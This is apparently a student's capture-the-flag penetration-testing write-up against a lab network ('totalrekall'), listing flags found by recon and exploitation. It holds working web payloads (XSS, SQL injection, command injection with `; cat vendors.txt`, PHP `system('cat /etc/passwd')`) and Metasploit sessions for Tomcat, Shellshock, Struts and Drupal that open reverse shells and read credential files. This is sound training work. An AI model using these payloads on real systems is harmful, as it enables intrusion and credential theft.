


Easy Tier

Flag 1

Used `<script>alert("Hi!")</script>` on `welcome.php`


- **Location:** `Welcome.php`
- **Vulnerability:** XSS reflected



Flag 3

Used `<script>alert("Hi!")</script>` on `comments.php`


- **Location:** `comments.php`
- **Vulnerability:** XSS Stored



Flag 5

Uploaded a php script instead of a jpg file.on `memory-planner.php`


- **Location:** `Memory-Planner.php` (second field)
- **Vulnerability:** Local file inclusion



Flag 9

Found on the robots.txt page

- **Location:** robots.txt
- **Vulnerability:** Sensitive data exposure



```
User-agent: GoodBot
Disallow:


User-agent: BadBot
Disallow: /

User-agent: *
Disallow: /admin/
Disallow: /documents/
Disallow: /images/
Disallow: /souvenirs.php/
Disallow: flag9:dkkdudfkdy23
```

Flag 10

Using command injection I did “ www.example.com”; cat vendors.txt “ file that was listed on page

- **Location:** networking.php (first field)
- **Vulnerability:** Command injection
- **Method/Payload to Exploit:** www.welcometorecall.com && cat vendors.txt or www.welcometorecall.com ; cat vendors.txt




Flag 8

Username and password were found in html stylesheet:

- **Location:** `Login.php` (second field)
- **Vulnerability:** Sensitive data exposure
- **Method/Payload to Exploit:** The username and password are in the HTML, or you can view them by highlighting the webpage.
 - Username: `dougquaid`
 - Password: `kuato`

Successful login! flag 8 is 87fsdkf6djf , also check out the admin only networking tools

[HERE](#)




Intermediate Tier

Flag 2:

For flag 2 the input box was looking for the script tag. I encapsulated it with:

```
<scRIPscript>alert("Hi Aaron");</scRIPscript>
```


- **Location:** `Memory-Planner.php` (first field)
- **Vulnerability:** XSS reflected (advanced)
- **Method/Payload to Exploit:** The input validation removes the word "script," so the word "script" needs to be split up in the payload—for example:
`<SCRIPscript>alert("hi")</SCRIPscripTt>`



Flag 11:

On networking.php page using the mxrecord I did www.exmaple.com | cat vendors.txt again


- **Location:** `networking.php` (second field)
- **Vulnerability:** Command injection (advanced)
- **Method/Payload to Exploit:** Input validation strips "&" and ";", so the payload will need to be `www.welcometorecall.com | cat vendors.txt`



Flag 6:

Renaming the script to have a .jpg.php extension, it only checks for the first extension.


- **Location:** `Memory-Planner.php` (third field)
- **Vulnerability:** Local file inclusion (advanced)
- **Method/Payload to Exploit:** The input validation checks for the presence of `.jpg`, so to bypass this upload, name your malicious script with this name: `script.jpg.php`



Advanced


Flag 4:

In developer mode you can go into the network tab reload requests and in the about php page flag 4 is under x powered by




Flag 7:


- **Location:** `Login.php` (first field)
- **Vulnerability:** SQL injection
- **Method/Payload to Exploit:** In the password field, use the following payload: `ok' or 1=1--`



Flag 12:





- **Location:** `Login.php` (second field)
- **Vulnerability:** Brute force attack
- **Method/Payload to Exploit:** Using the vulnerability in Flag 10 or 11 and viewing the `/etc/passwd` file, you'll see a user `melina`. This user has the same password: `melina`




Flag 13:

- **Location:** `souvenirs.php`
- **Vulnerability:** PHP injection
- **Method/Payload to Exploit:** This hidden webpage was identified in the `robots.txt` file found in Flag 9. The payload to exploit this page is changing the URL to:
 - `http://192.168.13.35/souvenirs.php?message=""; system('cat /etc/passwd')` OR `http://192.168.13.35/souvenirs.php?message=%22%22;%20passthru(%27cat%20/etc/passwd%27)`



Flag 14:



- **Location:** `admin_legal_data.php`
- **Vulnerability:** Session management
- **Method/Payload to Exploit:** The link to this page is provided when Flag 12 is acquired. To view the flag, you will need to test out different session IDs in the URL with Burp. (Intruder would be the most efficient.) **87** is the secret session ID that provides the flag (http://192.168.13.35/admin_legal_data.php?admin=87).



Flag 15:

🔗 Flag 15: dksdf7sjd5sg

- **Location:** `Disclaimer.php`
- **Vulnerability:** Directory traversal
- **Method/Payload to Exploit:** The hint on this page indicates this is the "new" disclaimer. Using the vulnerability from Flag 10 or Flag 11, you can run `ls` to see the `old_disclaimers` directory. Using that finding, change the URL to: `http://192.168.13.35/disclaimer.php?page=old_disclaimers/disclaimer_1.txt`
 - Note that the resource changed from `disclaimer_2.txt` to `disclaimer_1.txt`, as this is the older version.



Day 2 Linux Pentesting 2-12-24

Reconnaissance Flags:

Flag 1:

Using OSINT Framework we can search the tools and find one that shows Whois information on totalrekall finding us flag 1:

```
Registrant Fax Ext:  
Registrant Email: jlow@2u.com  
Registry Admin ID: CR534509111  
Admin Name: sshUser alice  
Admin Organization:  
Admin Street: h8s692hskasd Flag1  
Admin City: Atlanta
```

Flag 2:

Using nslookup we found the flag in the txt data:

```
192.168.13.1  
TXT data  
"flag2 is 7sk67cjsdbs"
```

Flag 3:

Using crt.sh we can see in the ssl information flag 3:

serial	hostname	serial	hostname
3	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	
3	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	
3	totalrekall.xyz	totalrekall.xyz	

Flag 3: s7euwehd

- Location: crt.sh
- Vulnerability: Open source exposed data
- Method/Payload to Exploit: On crt.sh, search for totalrekall.xyz to view the flag:
 - s7euwehd.totalrekall.xyz

Scanning

Host to use:

```
br-5debe0d8db31 UP 192.168.13.1/24 fe80::42:57ff:fec1:f308/64  
vethf321038aif0 UP fe80::dcfd:9e5f:fedb:4e31/64
```

Hosts that are up:

```
Nmap scan report for 192.168.13.10
Host is up (0.000096s latency).
MAC Address: 02:42:C0:A8:0D:0A (Unknown)
Nmap scan report for 192.168.13.11
Host is up (0.000075s latency).
MAC Address: 02:42:C0:A8:0D:0B (Unknown)
Nmap scan report for 192.168.13.12
Host is up (0.000086s latency).
MAC Address: 02:42:C0:A8:0D:0C (Unknown)
Nmap scan report for 192.168.13.13
Host is up (0.000031s latency).
MAC Address: 02:42:C0:A8:0D:0D (Unknown)
Nmap scan report for 192.168.13.14
Host is up (0.000045s latency).
MAC Address: 02:42:C0:A8:0D:0E (Unknown)
```

Flag 4:

Flag is '5' since 5 hosts returned.

Flag 5:

Running nmap of all host ips. 192.168.13.13 is the one running drupal

```
(root@kali) - [~/Documents/day_2]
# nmap -v -A 192.168.13.13
Starting Nmap 7.92 ( https://nmap.org ) at 2024-02-12 19:18 EST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.

|_http-generator: Drupal 8 (https://www.drupal.org)
|_http-title: Home | Drupal CVE-2019-6340
|_http-methods:
|_Supported-Methods: POST GET HEAD OPTIONS
```

Flag 5: 192.168.13.13

- Location: Scan results
- Method/Payload to Exploit: Run an aggressive Nmap scan: `nmap -A 192.168.13.0/24`
 - Analyze the results to see that the host that runs Drupal is 192.168.13.13

Flag 6:

Ussing Nessus scanner there was 1 critical vulnerability. The flag is the ID of that vulnerability:

BasicScan / Plugin #97610

[Back to Vulnerabilities](#)

Vulnerabilities 12

CRITICAL Apache Struts 2.3.5 - 2.3.31 / 2.5.x < 2.5.10.1 Jakarta Multipart Parser RCE (remote)

Description

Exploit:

For .10 Host: Ports 8080/tcp and 8009/tcp are open.

```
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
8009/tcp  open  ajp13  Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp  open  http   Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/8.5.0
|_http-methods:
|_ Supported Methods: GET HEAD POST
|_http-server-header: Apache-Coyote/1.1
MAC Address: 02:42:C0:A8:0D:0A (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Uptime guess: 16.479 days (since Sat Jan 27 08:03:31 2024)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=256 (Good luck!)
IP ID Sequence Generation: All zeros
```

Flag 7:

Flag 7: 8ks6sbhss

- Location/Host: 192.168.13.10
- Vulnerability: Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)

Wants us to use metasploit to exploit the .10 host. Using nmap scan try to determine the exploit. Once we have access to the host, search that server for flag 7.

Searching RCE tomcat We find the Http tomcat vulnerability and are able to get a shell:

```
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set RHOSTS 192.168.13.10
RHOSTS => 192.168.13.10
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run

[*] Started reverse TCP handler on 172.31.21.28:4444
[*] Uploading payload ...
[*] Payload executed!
[*] Command shell session 1 opened (172.31.21.28:4444 -> 192.168.13.10:55948 ) at 2024-02-12 19:43:19 -0500

ls
LICENSE
NOTICE
RELEASE-NOTES
RUNNING.txt
bin
conf
include
lib
logs
temp
webapps
work
```

Using 'ls -a' multiple times in different directories I was able to find Flag 7 in the root directory:

```
cd root
ls
ls
ls -a
.
..
.bashrc
.flag7.txt
.gnupg
.profile
cat .flag7.txt
8ks6sbhss
```

Flag 8:
Another RCE exploit for .11 host. Use 'shocking' exploit.
Open ports 80/tcp.

```
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.7 ((Ubuntu))
| http-methods:
|_ Supported Methods: POST OPTIONS GET HEAD
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-server-header: Apache/2.4.7 (Ubuntu)
MAC Address: 02:42:C0:A8:0D:0B (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
```

Flag 8: 9dnx5shdf5

- **Location:** 192.168.13.11
- **Vulnerability:** Shellshock
- **Method/Payload to Exploit:**
 - Run MSFconsole, and search exploits that have Shellshock.
 - Run MSF (`exploit/multi/http/apache_mod_cgi_bash_env_exec`) and set the following options:
 - target URI(The vulnerable webpage): `/cgi-bin/shockme.cgi`
 - RHOST: 192.168.13.11
- To get the flag, run the following from a shell on the exploited machine: `cat /etc/sudoers`

Using google I was able to find the shellshock vulnerability and get a meterpreter shell opened with it:

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > check
[+] 192.168.13.11:80 - The target is vulnerable.
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 172.31.21.28:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (984904 bytes) to 192.168.13.11
[*] Meterpreter session 1 opened (172.31.21.28:4444 → 192.168.13.11:40868 ) at 2024-02-12 20:00:38 -0500

meterpreter > █
```

Once in the shell we can use `uname -a` and other commands to get more info since we are not `sudo`

```
uname -a
Linux ad3db787c568 5.10.0-kali3-amd64 #1 SMP Debian 5.10.13-1kali1 (2021-02-08) x86_64 x86_64 x86_64 GNU/Linux
lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 14.04.6 LTS
Release:        14.04
Codename:       trusty
█
```

```

pwd
/usr
cd ../
pwd
/
cd etc
pwd
/etc
cat sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bi

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin   ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#include_dir /etc/sudoers.d
flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less

```

Flag 8 is found in the /etc/sudoers

Flag 9:

Found the same way as 8

Flag 9: wudks8f7sd

- **Location:** 192.168.13.11
- **Method/Payload to Exploit:** On the same machine as Flag 8, run `cat /etc/passwd`

Flag 10: Struts exploit and cat file

Flag 10: wjasdufsdkg

- **Location:** 192.168.13.12
- **Vulnerability:** Struts - CVE-2017-5638
- **Method/Payload to Exploit:** Determine via the Nessus scan that this host is vulnerable to Struts.
 - After connecting to MSFconsole, search for Struts exploits.
 - Use the following exploit to get a Meterpreter shell: `multi/http/struts2_content_type_ognl`.
 - Set the RHOSTS to 192.168.13.12
 - You may have to manually connect to the session to get the meterpreter shell with: `sessions -i <session number>`
 - Use Meterpreter to download the following file to your Kali machine: `/root/flagisinThisfile.7z`
 - From your Kali machine, unzip the file with the following command: `7z x flagisinThisfile.7z`
 - Use `cat` with the flag file to view the flag.

[illegible]

Flag 11: Search drupl and use exploit 5, run whoami www-data

```
msf6 exploit(unix/webapp/drupal_restws_serialize) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default
[-] Unexpected reply: #<Rex::Proto::Http::Response:0x00007fbc582df5e8 @headers=>{"Date">Tue, 13 Feb 2024 02:28:17 GMT", "Server">"must-revalidate, no-cache, private", "X-UA-Compatible">"IE=edge", "Content-language">"en", "X-Content-Type-Options">"nosniff", "Vary">"*", "X-Generator">"Drupal 8 (https://www.drupal.org)", "Transfer-Encoding">"chunked", "Content-Type">"application/json", @bufq=""}, @body=>{"message":""} The shortcut set must be the currently displayed set for the user and the user must have at least 027 permissions."}}lbyPUOweYRzIcM2vUsawPz9N3xyBbnBDNV3auff\N", @code=403, @message="Forbidden", @proto="1.1", @chunk_min_size=1024, @request="POST /node/?format=hal_json HTTP/1.1\r\nHost: 192.168.13.13\r\nUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/109.0\r\nAccept: */*\r\nAccept-Language: en-US\r\nAccept-Encoding: gzip, deflate\r\nReferer: http://192.168.13.13/\r\nConnection: close\r\nContent-Length: 661\r\n\r\n{\n  \"link\": {\n    \"value\": \"http://192.168.13.13/rest/type/shortcut/default\", \"options\": {\"type\": \"http://www.w3.org/ns/hydra/core:hasProperty\"}\n  },\n  \"_links\": {\n    \"self\": {\n      \"value\": \"http://192.168.13.13/rest/type/shortcut/default\", \"options\": {\"type\": \"http://www.w3.org/ns/hydra/core:hasProperty\"}\n    }\n  }\n}\n\r\n\"}}\naddr=>192.168.13.13\", \"port"=>80>

[+] The target is vulnerable.
[*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default
[*] Sending stage (39282 bytes) to 192.168.13.13
[*] Meterpreter session 1 opened (172.22.117.100:4444 -> 192.168.13.13:43396 ) at 2024-02-12 21:28:18 -0500

meterpreter > shell
Process 32 created.
Channel 0 created.
whoami
www-data
```

Flag 12: SSH into alice, alice

Inside root directory is flag 12.



```
Proceeding with wordlist:/usr/share/john/password.lst
Tanya4life (trivera)
1g 0:00:00:00 DONE 2/3 (2024-02-14 18:49) 9.090g/s 11400p/s 11400
Use the "--show" option to display all of the cracked passwords r
```

Flag 2:


Nmap Scan:

```
Starting Nmap 7.92 ( https://nmap.org ) at 2024-02-14 18:52 EST
Nmap scan report for WinDC01 (172.22.117.10)
Host is up (0.00049s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
MAC Address: 00:15:5D:02:04:13 (Microsoft)

Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00043s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
25/tcp    open  smtp
79/tcp    open  finger
80/tcp    open  http
106/tcp   open  pop3pw
110/tcp   open  pop3
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
MAC Address: 00:15:5D:02:04:12 (Microsoft)

